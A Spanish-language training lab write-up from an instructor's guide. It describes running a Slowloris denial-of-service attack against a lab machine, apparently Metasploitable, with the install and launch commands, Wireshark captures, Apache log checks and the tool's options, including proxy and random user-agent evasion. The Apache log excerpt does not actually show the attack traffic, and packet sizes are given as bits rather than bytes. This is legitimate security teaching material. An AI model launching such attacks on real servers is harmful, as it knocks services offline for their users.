

GUÍA TÉCNICA PRACTICAS INSTRUCTOR


MÓDULO 14. TALLER 2

TALLER 2: EJECUTAR UN ATAQUE DOS CON SLOWLORIS

Mediante la herramienta Slowloris realice un ataque DoS, documentar proceso y resultados.

Instalamos el programa con `sudo pip3 install slowloris` y lo ejecutamos con `slowloris 192.168.1.24` (máquina víctima)

Abrimos WIRESHARK para ver si el DoS se está ejecutando y comprobamos que en este caso lo está. Como slowloris funciona a través de HTTP ponemos en el filtro http para localizar con mayor facilidad el ataque.



1725	73.354584717	192.168.1.22	192.168.1.24	TCP	76	53788	→ 80	[PSH, ACK]	Seq=44 Ack=1 Win=502 Len=10 TSval=3108934171 TSecr=
1726	73.354597691	192.168.1.22	192.168.1.24	TCP	77	53800	→ 80	[PSH, ACK]	Seq=44 Ack=1 Win=502 Len=11 TSval=3108934171 TSecr=
1729	73.354611710	192.168.1.22	192.168.1.24	TCP	76	53806	→ 80	[PSH, ACK]	Seq=43 Ack=1 Win=502 Len=10 TSval=3108934171 TSecr=

Podemos ver que usamos el protocolo TCP para comunicarnos con la víctima y el tamaño de cada paquete es de 77 bits a través del puerto 80 usando paquetes PSH y ACK.

Accedemos a la máquina Metasploitable mediante root a la carpeta de logs:

Sudo su

Cd /var/log/apache2/

Ls

Cat Access.log y observamos el DoS

```
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:06 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:07 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:08 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:09 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:10 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:11 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:12 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:13 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1469 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
127.0.0.1 - - [15/Dec/2023:11:50:14 +0000] "GET /chat/read_log.php HTTP/1.1" 200
1434 "about:blank" "Node.js (linux; U; rv:4.9.1) AppleWebKit/537.36 (KHTML, li
ke Gecko)"
```

Slowloris tiene las siguientes opciones:

- p > puertos (normalmente 80)
- s > sockets (número de sockets para usar en el test)
- v > verbose (verbosidad)
- ua > randuseragents (randomiza user-agents con cada petición)
- x > useproxy (usa un SOCKS5 proxy para conectar)
- https (usa HTTPS para las peticiones)
- sleeptime (tiempo para dormir entre cada cabecero enviado)